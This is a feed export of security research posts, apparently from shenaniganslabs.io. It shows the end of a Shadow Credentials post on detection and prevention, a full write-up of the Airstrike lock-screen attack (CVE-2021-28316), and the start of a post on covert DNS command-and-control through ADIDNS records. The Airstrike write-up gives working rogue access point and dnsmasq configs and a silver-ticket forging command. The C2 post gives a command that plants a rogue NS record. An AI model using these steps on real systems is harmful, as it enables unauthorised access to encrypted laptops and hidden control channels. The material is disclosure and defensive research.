
  <li>If a SACL is configured to audit Active Directory object modifications for the targeted account, the “Directory service object was modified” event (5136) can indicate anomalous behavior if the subject changing the msDS-KeyCredentialLink is not the Azure AD Connect synchronization account or the ADFS service account, which will typically act as the Key Provisioning Server and legitimately modify this attribute for users.
<a href="/images/ShadowCredentials/ObjectModified.PNG" target="_blank"><img src="/images/ShadowCredentials/ObjectModified.PNG" alt="ObjectModified.PNG" /></a></li>
</ol>

<h2 id="prevention">Prevention</h2>

<p>It is generally a good practice to proactively audit all inbound object control for highly privileged accounts. Just as users with lower privileges than Domain Admins shouldn’t be able to reset the passwords of members of the Domain Admins group, less secure, or less “trustworthy”, users with lower privileges should not be able to modify the msDS-KeyCredentialLink attribute of privileged accounts.</p>

<p>A more specific preventive control is adding an Access Control Entry (ACE) to DENY the principal EVERYONE from modifying the attribute msDS-KeyCredentialLink for any account not meant to be enrolled in Key Trust passwordless authentication, and particularly privileged accounts. However, an attacker with WriteOwner or WriteDACL privileges will be able to override this control, which can be detected with a suitable SACL.</p>

<h2 id="conclusion">Conclusion</h2>

<p>Abusing Key Trust Account Mapping is a simpler way to take over user and computer accounts in Active Directory environments that support PKINIT for Kerberos authentication and have a Windows Server 2016 Domain Controller with the same functional level.</p>

<h2 id="author">Author</h2>

<p>Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>)</p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://github.com/eladshamir/Whisker" target="_blank">Whisker</a> by Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>)</li>
  <li><a href="https://www.dsinternals.com/wp-content/uploads/eu-19-Grafnetter-Exploiting-Windows-Hello-for-Business.pdf" target="_blank">Exploiting Windows Hello for Business (Black Hat Europe 2019)</a> by Michael Grafnetter (<a href="https://twitter.com/MGrafnetter" target="_blank">@MGrafnetter</a>)</li>
  <li><a href="https://github.com/MichaelGrafnetter/DSInternals" target="_blank">DSInternals</a> by Michael Grafnetter (<a href="https://twitter.com/MGrafnetter" target="_blank">@MGrafnetter</a>)</li>
</ul>

<p><strong>This post was also published at <a href="https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab" target="_blank">specterops.io</a> and <a href="https://eladshamir.com/2021/06/21/Shadow-Credentials.html" target="_blank">eladshamir.com</a></strong>.</p>]]></content><author><name>Elad Shamir</name></author><summary type="html"><![CDATA[The techniques for DACL-based attacks against User and Computer objects in Active Directory have been established for years. If we compromise an account that has delegated rights over a user account, we can simply reset their password, or, if we want to be less disruptive, we can set an SPN or disable Kerberos pre-authentication and try to roast the account. For computer accounts, it is a bit more complicated, but RBCD can get the job done. These techniques have their shortcomings: Resetting a user’s password is disruptive, may be reported, and may not be permitted per the Rules of Engagement (ROE). Roasting is time-consuming and depends on the target having a weak password, which may not be the case. RBCD is hard to follow because someone (me) failed to write a clear and concise post about it. RBCD requires control over an account with an SPN, and creating a new computer account to meet that requirement may lead to detection and cannot be cleaned up until privilege escalation is achieved. The recent work that Will Schroeder (@harmj0y) and Lee Christensen (@tifkin_) published about AD CS made me think about other technologies that use Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos, and Windows Hello for Business was the obvious candidate, which led me to (re)discover an alternative technique for user and computer object takeover.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/ShadowCredentials/KeyTrust.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/ShadowCredentials/KeyTrust.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Airstrike Attack - FDE bypass and EoP on domain joined Windows workstations (CVE-2021-28316)</title><link href="https://shenaniganslabs.io/2021/04/13/Airstrike.html" rel="alternate" type="text/html" title="Airstrike Attack - FDE bypass and EoP on domain joined Windows workstations (CVE-2021-28316)" /><published>2021-04-13T00:00:00+00:00</published><updated>2021-04-13T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2021/04/13/Airstrike</id><content type="html" xml:base="https://shenaniganslabs.io/2021/04/13/Airstrike.html"><![CDATA[<p>By default, domain joined Windows workstations allow access to the network selection UI from the lock screen.</p>


<p>An attacker with physical access to a locked device with WiFi capabilities (such as a laptop or a workstation) can abuse this functionality to force the laptop to authenticate against a rogue access point and capture a MSCHAPv2 challenge response hash for the domain computer account.</p>

<p>This challenge response hash can then be submitted to <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a> to recover the NTLM hash of the computer account in less than 24 hours.</p>

<p>Once recovered, this NTLM hash combined with the domain SID can be used to forge Kerberos silver tickets to impersonate a privileged user and compromise the host. An example of this is to create a silver ticket for the CIFS service of the laptop in order to authenticate over SMB as the SYSTEM user and gain unrestricted access to the hard disk.</p>

<p>As the attack can be performed from a locked device, it can be utilised to bypass BitLocker full disk encryption and gain access to the devices file system.</p>

<p>In addition, as silver tickets can be forged for privileged users, this attack can also be leveraged to elevate privileges to that of local administrator on the device.
<!--more--></p>
<video style="width:100%;" controls="">
  <source src="/images/airstrike/video.mp4" type="video/mp4" />  
  There should have been a video here but your browser does not seem to support it.
</video>

<h2 id="affected-versions">Affected Versions</h2>
<p>The vulnerability was confirmed to be present on domain joined Windows 10 hosts.</p>

<p>Older versions of Windows may also be affected but have not been tested.</p>

<h2 id="background">Background</h2>

<p>Those familiar with enterprise wireless networks will likely be familiar with the Protected Extensible Authentication Protocol (PEAP).</p>

<p>PEAP is a tunneled authentication protocol, which means that an SSL tunnel is first established with the RADIUS server (known as Phase 1) in order to protect the credential material sent during authentication (Phase 2).</p>

<p>One of the most common inner authentication methods used in Windows environments is MSCHAPv2. The MSCHAPv2 protocol has been around for a long time and has some severe cryptographic flaws, as demonstrated by Moxie Marlinspike and David Hulton in one of my all time favorite DEF CON talks <a href="https://www.youtube.com/watch?v=gkPvZDcrLFk" target="_blank">here</a>.</p>

<p>The culmination of this research is the <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a> service, which guarantees the recovery of an NTLM hash for any given MSCHAPv2 challenge response hash (regardless of password complexity).</p>

<p>In Windows environments, when a domain user authenticates to a wireless access point using PEAP with MSCHAPv2 the resulting challenge response hash is derived from the NTLM hash of the domain user’s password.</p>

<p>In addition to domain user authentication, Windows also provides the option to use Machine / Computer Authentication. This is used to allow the device to authenticate to the wireless network prior to the domain user logging in.</p>

<p>Computer authentication is required to solve the “chicken and the egg” situation that arises when a device first needs to authenticate to the network before it is able to reach Active Directory and authenticate the domain user. In order to create a seamless experience for the user, this authentication takes place from the lock screen prior to the user logging into the device.</p>

<p>Computer authentication can use either client certificates or MSCHAPv2 for it’s inner authentication mechanism. In the case of client certificates, a certificate issued for the domain computer account is used to authenticate. But what happens if computer authentication is used with PEAP and MSCHAPv2 ? In this case, the NTLM hash of the domain computer account is used for authentication.</p>

<p>Computer account passwords are complex, long and randomly generated. There is no way that we will ever be able to recover the plain text password for this account, so why does this matter ? Well, we can’t recover the plain text password but thanks to <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a> we can recover the NTLM hash.</p>

<p>Computer account NTLM hashes have a special significance in the context of Windows domain environments as they relate to Kerberos silver tickets. Kerberos service tickets for services hosted by the computer (for example the CIFS service) are signed and encrypted using the computer account’s NTLM hash.</p>

<p>In order to forge service tickets we need the following information:</p>
<ul>
  <li>NTLM hash of the computer account</li>
  <li>Service Name we want to gain access to</li>
  <li>The Domain SID</li>
</ul>

<p>Once we have recovered the computer account NTLM hash from <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a>, all we require is the domain SID and we can forge our own tickets. The domain SID is not secret information and can be retrieved by any regular domain user.</p>

<h2 id="privilege-escalation-from-domain-user-to-local-administrator">Privilege escalation from domain user to local administrator</h2>

<p>To weaponize this, we first need to create a rogue access point that supports PEAP with MSCHAPV2 set as the inner authentication method. There are many tools to accomplish this, here we are using <a href="https://github.com/sensepost/hostapd-mana" target="_blank">hostapd-mana</a>.</p>

<p><strong>Note</strong> In order to allow later versions of Windows 10 to connect to the access point, the RADIUS server certificate needs to be signed using a trusted CA. Failure to do this will result in a vague “failed to connect” error on the Windows 10 supplicant.</p>

<p>Here we are using LetsEncrypt to achieve this with the below commands (note the server name on the certificate is irrelevant - it just needs to be signed by a trusted authority).</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Generate LetsEncrypt certificates
sudo snap install --classic certbot
sudo certbot certonly --standalone -d radius.breakfix.co
</code></pre></div></div>

<p>Once the certificates are generated, we rename them to make more sense with our hostapd config and generate the DH params.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Rename certificates to work with hostapd
cp /etc/letsencrypt/live/radius.breakfix.co/fullchain.pem ca.pem
cp /etc/letsencrypt/live/radius.breakfix.co/privkey.pem server.key
cp /etc/letsencrypt/live/radius.breakfix.co/cert.pem server.pem

# Generate DH params
openssl dhparam 2048 &gt; dhparam.pem
</code></pre></div></div>

<p>Then we create a “hostapd.conf” file with the contents below</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>interface=$WIRELESS_INTERFACE_HERE
ssid=Airstrike
hw_mode=g
channel=6 

wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3

ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=ca.pem
server_cert=server.pem
private_key=server.key
private_key_passwd=
dh_file=dhparam.pem

mana_wpe=1
</code></pre></div></div>

<p>And “hostapd.eap_user” file with the contents below</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*		PEAP,TTLS,TLS,MD5,GTC
"t"     	GTC,TTLS-MSCHAPV2,MSCHAPV2,MD5,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP  "1234test"  [2]
</code></pre></div></div>

<p>Once this has been done hostpad-mana can be run with the command <code class="language-plaintext highlighter-rouge">./hostapd hostpad.conf</code>. At this point the attacker can force the laptop to connect to the access point from the lock screen (ignoring the certificate error) resulting in a capture of the MSCHAPV2 challenge response hash for the computer account as seen below.</p>

<p><a href="/images/airstrike/1_lockscreen.png" target="_blank"><img src="/images/airstrike/1_lockscreen.png" alt="lockscreen" /></a></p>

<p><a href="/images/airstrike/2_hostapd.png" target="_blank"><img src="/images/airstrike/2_hostapd.png" alt="hostapd" /></a></p>

<p>The wireless authentication will fail at this stage as MSCHAPv2 requires that the access point also has knowledge of the password, but the challenge response hash will be captured.</p>

<h3 id="recovering-the-ntlm-hash">Recovering the NTLM hash</h3>

<p>This captured MSCHAPv2 challenge response hash can then be converted to Cloud Crack format using the tool <a href="https://github.com/moxie0/chapcrack" target="_blank">chapcrack</a> and submitted to <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a> for cracking.</p>

<p><a href="/images/airstrike/3_chapcrack.png" target="_blank"><img src="/images/airstrike/3_chapcrack.png" alt="chapcrack" /></a></p>

<p>For POC purposes, in our lab, we use the tool <code class="language-plaintext highlighter-rouge">secretsdump.py</code> from <a href="https://github.com/SecureAuthCorp/impacket" target="_blank">Impacket</a> to validate that the first 4 bytes of K3 outputted by chapcrack match the last 4 bytes of the NTLM hash for the computer account.</p>

<p><a href="/images/airstrike/4_secrets_dump.png" target="_blank"><img src="/images/airstrike/4_secrets_dump.png" alt="secrets_dump" /></a></p>

<p>As an authenticated domain user, we can fetch the domain SID in many different ways. The easiest is to simply run <code class="language-plaintext highlighter-rouge">whoami /all</code>.</p>

<p><a href="/images/airstrike/5_whoami.png" target="_blank"><img src="/images/airstrike/5_whoami.png" alt="whoami" /></a></p>

<p>We now have all the information required to forge a sliver ticket for the CIFS service on the device. As we can specify the user and group SIDs contained within the service ticket we can use this to access the CIFS service as an administrative user.</p>

<p>We can do this using the tool <code class="language-plaintext highlighter-rouge">ticketer.py</code> from <a href="https://github.com/SecureAuthCorp/impacket" target="_blank">Impacket</a> and the below commands.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ticketer.py -nthash c86afa9bd3c7afa9ff31da6af182ddbe -domain-sid S-1-5-21-553012155-822088108-1873906631 -domain INITECH.local -spn cifs/DESKTOP-J5KI5KA.initech.local administrator
export KRB5CCNAME=administrator.ccache
</code></pre></div></div>

<p><a href="/images/airstrike/6_ticketer.png" target="_blank"><img src="/images/airstrike/6_ticketer.png" alt="ticketer" /></a></p>

<p>Using smbclient, we now have access to the entire file system of the laptop.</p>

<p><a href="/images/airstrike/7_smbclient.png" target="_blank"><img src="/images/airstrike/7_smbclient.png" alt="smbclient" /></a></p>

<p>Tools such as <code class="language-plaintext highlighter-rouge">smbexec.py</code> from <a href="https://github.com/SecureAuthCorp/impacket" target="_blank">Impacket</a> provide an easy way to gain command execution on the host under the security context of the SYSTEM user.</p>

<p><a href="/images/airstrike/8_smbexec_whoami.png" target="_blank"><img src="/images/airstrike/8_smbexec_whoami.png" alt="smbexec" /></a></p>

<p>After later discovering that it was possible to elicit the challenge response hash from the lock screen, this opened up some more interesting attack scenarios, such as targeting locked laptops with Full Disk Encryption (FDE) enabled.</p>

<p>In order to exploit this, however, there was one important piece of the puzzle missing, the domain SID. We needed a way to recover it without first being logged into the machine.</p>

<h2 id="the-missing-piece-of-the-puzzle">The missing piece of the puzzle</h2>
<p>Many months after discovering this attack, we were approached by a client to perform a test on one of their SOE laptops. One specific concern they had was what damage could be done if an attacker was able to get their hands on a locked laptop protected with BitLocker full disk encryption.</p>

<p>After this specific scenario was put forth, myself and my colleague Danyal Drew (<a href="https://twitter.com/danyaldrew" target="_blank">@DanyalDrew</a>) revisited the idea and set out to see if we could discover a way to leak the domain SID without being logged into the machine.</p>

<p>When a domain joined computer first accesses a network, a number of CLDAP searches are performed in order to identify which services are available on the Domain Controller. These messages are referred to as the <a href="https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/895a7744-aff3-4f64-bcfa-f8c05915d2e9" target="_blank">LDAP ping</a>.</p>

<p>This sounded promising, as the CLDAP query used during this discovery process contains the following information:</p>
<ul>
  <li>DnsDomain</li>
  <li>Host</li>
  <li>DnsHostName</li>
  <li>User</li>
  <li>DomainSid</li>
  <li>DomainGuid</li>
</ul>

<p>Our initial tests involved running Wireshark captures and observing the LDAP DNS requests made by the wireless client.</p>

<p><a href="/images/airstrike/9_domain_sid_wireshark.png" target="_blank"><img src="/images/airstrike/9_domain_sid_wireshark.png" alt="domain_sid" /></a></p>

<p>After adding these <code class="language-plaintext highlighter-rouge">srv-host</code> DNS entries into our dnsmasq config and reconnecting the client, we found what we were looking for.</p>

<p><a href="/images/airstrike/10_domain_sid_wireshark_2.png" target="_blank"><img src="/images/airstrike/10_domain_sid_wireshark_2.png" alt="domain_sid_2" /></a></p>

<p>With that, we now had everything we needed to attempt to break into the locked laptop.</p>

<h2 id="gaining-access-to-a-locked-machine-with-full-disk-encryption-enabled">Gaining access to a locked machine with full disk encryption enabled</h2>

<p>The same rouge AP configuration can be used to capture the challenge response hash from the lock screen of the target device and submit to crack.sh.</p>

<p>To leak the domain SID, we need to join the laptop to an attacker controlled network where we will respond to all DNS SRV requests made by the laptop with the attackers IP address.</p>

<p>This will allow us to capture the “LDAP ping” packets that contain the domain SID and domain name. Once again, we will run a rogue access point and force the client to connect from the lock screen. However, instead of configuring the access point to support PEAP authentication, this time we will create a WPA2-PSK network using the below <code class="language-plaintext highlighter-rouge">hostapd.conf</code> and <code class="language-plaintext highlighter-rouge">hostapd-psk</code> file.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>interface=$WIRELESS_INTERFACE_HERE
ssid=Airstrike_WPA
channel=1
auth_algs=1
wpa=3
wpa_psk_file=./hostapd-psk
wpa_key_mgmt=WPA-PSK 
wpa_pairwise=CCMP TKIP
rsn_pairwise=CCMP
</code></pre></div></div>

<p>And create a file <code class="language-plaintext highlighter-rouge">hostapd-psk</code> to configure the password for the network.
	<code class="language-plaintext highlighter-rouge">00:00:00:00:00:00 airstrike</code></p>

<p>As we want the laptop to connect to our network, we will also need to run a DHCP and DNS server using <code class="language-plaintext highlighter-rouge">dnsmasq</code> with the below <code class="language-plaintext highlighter-rouge">dnsmasq.conf</code> file.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>interface=$WIRELESS_INTERFACE_HERE
dhcp-range=10.0.0.10,10.0.0.100,8h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
</code></pre></div></div>

<p>Now we can assign an IP address to our wireless adapter and start the DNS / DHCP server.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ifconfig $WIRELESS_INTERFACE 10.0.0.1/24 up
dnsmasq -d -C dnsmasq.conf
</code></pre></div></div>

<p>In order to capture traffic from the laptop we will also enable tcpdump on the wireless interface.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tcpdump -i $WIRELESS_INTERFACE -s 65535 -w $OUT_FILE.pcap
</code></pre></div></div>

<p>Once this is running, we can connect to the wireless network from the lock screen and should see the laptop receive an IP from our DHCP server.</p>

<p>When the laptop first connects, we will see a number of SRV DNS requests that will not be responded to. We will take note of each of these and modify our <code class="language-plaintext highlighter-rouge">dnsmasq.conf</code> file to respond to them with the IP address of our wireless access point.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>interface=$WIRELESS_INTERFACE_HERE
dhcp-range=10.0.0.10,10.0.0.100,8h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp

srv-host=_ldap._tcp.Default-First-Site-Name._sites.dc._msdcs.INITECH.local,10.0.0.1,389
srv-host=_ldap._tcp.dc._msdcs.INITECH.local,10.0.0.1,389
srv-host=_ldap._tcp.a3fcc77a-710d-4956-af07-bfa9187b91e9.domains._msdcs.INITECH.local,10.0.0.1,389
srv-host=_ldap._tcp.INITECH.local,10.0.0.1,389
</code></pre></div></div>

<p>We can now disconnect and reconnect the laptop from our access point and examine the contents of our new pcap file. If we filter our packets for the <code class="language-plaintext highlighter-rouge">CLDAP</code> protocol we can see the laptop attempting an <code class="language-plaintext highlighter-rouge">LDAP ping</code> against our attacker IP. The contents of the LDAP ping messages contain the Active Directory domain name, host name of the laptop and domain SID.</p>

<p>We can once again use the tool <code class="language-plaintext highlighter-rouge">ticketer.py</code> to create a silver ticket for the CIFS service and authenticate using <code class="language-plaintext highlighter-rouge">smbclient</code> to gain unrestricted access to the device’s file system.</p>

<blockquote>
  <p><strong>Note:</strong> There may be instances in which the default RID 500 account does not have local administrator rights on the domain joined host. In this case, a brute force approach can be taken by incrementing the RID contained in the silver ticket until a valid account is found.</p>
</blockquote>

<h2 id="remediation">Remediation</h2>

<p>This issue was disclosed to the Microsoft Security Response Center and has been addressed in the latest April 2021 security update.</p>

<p>As a further hardening measure, the ability to access the network selection UI from the lock screen can be disabled via the below Group Policy setting.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Computer Configuration | Administrative Templates | System | Logon --&gt; Do not display network selection UI
</code></pre></div></div>

<p>This setting can also be configured via the registry by enabling the <code class="language-plaintext highlighter-rouge">DontDisplayNetworkSelectionUI</code> flag.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System]
"DontDisplayNetworkSelectionUI"=dword:00000001
</code></pre></div></div>

<h2 id="author">Author</h2>
<p>Matthew Johnson (<a href="https://twitter.com/breakfix" target="_blank">@breakfix</a>)</p>

<h2 id="acknowledgements">Acknowledgements</h2>

<p>Thanks to Elad Shamir (<a href="https://twitter.com/elad_shamir" target="_blank">@elad_shamir</a>) for his guidance and encouragement to continue research into the issue.</p>

<p>Also thanks to Danyal Drew (<a href="https://twitter.com/danyaldrew" target="_blank">@DanyalDrew</a>) for helping to solve the domain SID problem allowing for FDE bypass.</p>

<p>Further thanks to Moxie Marlinspike (<a href="https://twitter.com/moxie" target="_blank">@moxie</a>) and David Hulton (<a href="https://twitter.com/0x31337" target="_blank">@0x31337</a>) for the inspiring talk and the <a href="https://crack.sh/wpa-enterprise/" target="_blank">crack.sh</a> service which makes this exploit possible.</p>

<h2 id="disclosure-timeline">Disclosure Timeline</h2>
<ul>
  <li>11/12/2020 - Issue reported to MSRC with 90 day disclosure deadline</li>
  <li>09/01/2021 - Update from MSRC that they are investigating the issue</li>
  <li>29/01/2021 - MSRC ask for more time to explore potential fixes</li>
  <li>11/03/2021 - MSRC confirm the behavior reported</li>
  <li>12/04/2021 - MSRC confirm a patch will be released as part of the April security update</li>
  <li>13/04/2021 - MSRC release patch in April 2021 Security Update, CVE-2021-28316</li>
</ul>

<p><strong>This post was also published on <a href="https://breakfix.co/posts/airstrike-attack-cve-2021-28316/" target="_blank">breakfix.co</a></strong>.</p>]]></content><author><name>Matthew Johnson</name></author><summary type="html"><![CDATA[By default, domain joined Windows workstations allow access to the network selection UI from the lock screen. An attacker with physical access to a locked device with WiFi capabilities (such as a laptop or a workstation) can abuse this functionality to force the laptop to authenticate against a rogue access point and capture a MSCHAPv2 challenge response hash for the domain computer account. This challenge response hash can then be submitted to crack.sh to recover the NTLM hash of the computer account in less than 24 hours. Once recovered, this NTLM hash combined with the domain SID can be used to forge Kerberos silver tickets to impersonate a privileged user and compromise the host. An example of this is to create a silver ticket for the CIFS service of the laptop in order to authenticate over SMB as the SYSTEM user and gain unrestricted access to the hard disk. As the attack can be performed from a locked device, it can be utilised to bypass BitLocker full disk encryption and gain access to the devices file system. In addition, as silver tickets can be forged for privileged users, this attack can also be leveraged to elevate privileges to that of local administrator on the device.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://shenaniganslabs.io/images/airstrike/1_lockscreen.png" /><media:content medium="image" url="https://shenaniganslabs.io/images/airstrike/1_lockscreen.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">DNS Peer-to-Peer Command and Control with ADIDNS</title><link href="https://shenaniganslabs.io/2020/04/14/Internal-DNS-C2.html" rel="alternate" type="text/html" title="DNS Peer-to-Peer Command and Control with ADIDNS" /><published>2020-04-14T00:00:00+00:00</published><updated>2020-04-14T00:00:00+00:00</updated><id>https://shenaniganslabs.io/2020/04/14/Internal-DNS-C2</id><content type="html" xml:base="https://shenaniganslabs.io/2020/04/14/Internal-DNS-C2.html"><![CDATA[<p>When gaining initial access on a host in a secure zone with restricted outbound traffic, establishing a command and control channel for an implant can be a challenge.</p>

<p>Using DNS for peer-to-peer command and control can be the solution, making the internal DNS servers your redirectors on the target network. 
<!--more--></p>

<h2 id="tldr">TL;DR</h2>
<p>By adding NS records via <a href="https://blog.netspi.com/exploiting-adidns/#adidnszones" target="_blank">ADIDNS</a> and forwarding DNS traffic from a compromised host to the team server via other C2 channels, it is possible to use DNS for peer-to-peer C2 between implants inside the target network, which could allow traversing security zones and possibly “flying under the radar”.</p>

<h2 id="command-and-control-protocols">Command and Control Protocols</h2>
<p>There are four protocols that are commonly used for command and control:</p>
<ul>
  <li>HTTP(S)</li>
  <li>DNS</li>
  <li>SMB</li>
  <li>TCP Socket</li>
</ul>

<p>Many APTs and red teams abuse other protocols in creative ways, but none are as prevalent as the above.</p>

<p>Generally, HTTP and DNS are more suitable for egress C2 traffic, while TCP and SMB are more suitable for implant-to-implant traffic inside the target network. However, situational awareness and context are always key for blending-in and maintaining stealth.</p>

<p>DNS C2 has had its glory days, but it is commonly detected nowadays and is best reserved only for low-traffic long-haul channels.</p>

<h2 id="dns-c2-with-a-twist">DNS C2 with a Twist</h2>
<p>DNS can also be used as a peer-to-peer C2 channel by leveraging <a href="https://blog.netspi.com/exploiting-adidns/#adidnszones" target="_blank">ADIDNS</a>. The default configuration allows any domain user to  create an internal NS record. The easiest way to do that is using Kevin Robertson’s (<a href="https://twitter.com/kevin_robertson" target="_blank">@NetSPI</a>) <a href="https://github.com/Kevin-Robertson/Powermad" target="_blank">Powermad</a>.</p>

<p>For example, let’s say we have a beacon running on a host called “HostA”, connecting back to our team server over HTTP, and we want to launch a beacon on a host called “HostB”, which will connect to “HostA” over DNS and then over to our team server via the first beacon’s C2 channel.</p>

<p><a href="/images/DnsTunnelDiagram.png" target="_blank"><img src="/images/DnsTunnelDiagram.png" alt="DnsTunnelDiagram.png" /></a></p>

<p>First, we create a NS record for “RogueDNS” and point it at a compromised host, which is “HostA” in this example.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">New-ADIDNSNode</span><span class="w"> </span><span class="nt">-DomainController</span><span class="w"> </span><span class="nx">DC1.Shenanigans.Labs</span><span class="w"> </span><span class="nt">-Node</span><span class="w"> </span><span class="nx">RogueDNS</span><span class="w"> </span><span class="nt">-Type</span><span class="w"> </span><span class="nx">NS</span><span class="w"> </span><span class="nt">-Data</span><span class="w"> </span><span class="nx">HostA.Shenanigans.Labs</span><span class="w">
</span></code></pre></div></div>

<p>Next, we want to forward the incoming DNS traffic to our team server through our short-haul or interactive channel. This is a bit of a challenge, because DNS traffic is transmitted over UDP, and we use Cobalt Strike, which supports reverse port forwarding for TCP only.</p>

<p>To get around it, we wrote a <a href="https://gist.github.com/eladshamir/97161caa718b95160fa3b603edcfbc2a" target="_blank">simple C# program</a> that tunnels incoming DNS traffic from UDP port 53 to a TCP port that we forward from the compromised host to our team server. On the team server, we can use socat to forward it to our DNS listener.</p>

<p>The following diagram describes the chain:
<a href="/images/DnsTunnelDiagram2.png" target="_blank"><img src="/images/DnsTunnelDiagram2.png" alt="DnsTunnelDiagram2.png	" /></a></p>

<p>And the result is a DNS Beacon from “HostB”:
<a href="/images/DnsTunnelCS.png" target="_blank"><img src="/images/DnsTunnelCS.png" alt="DnsTunnelCS.png" /></a></p>

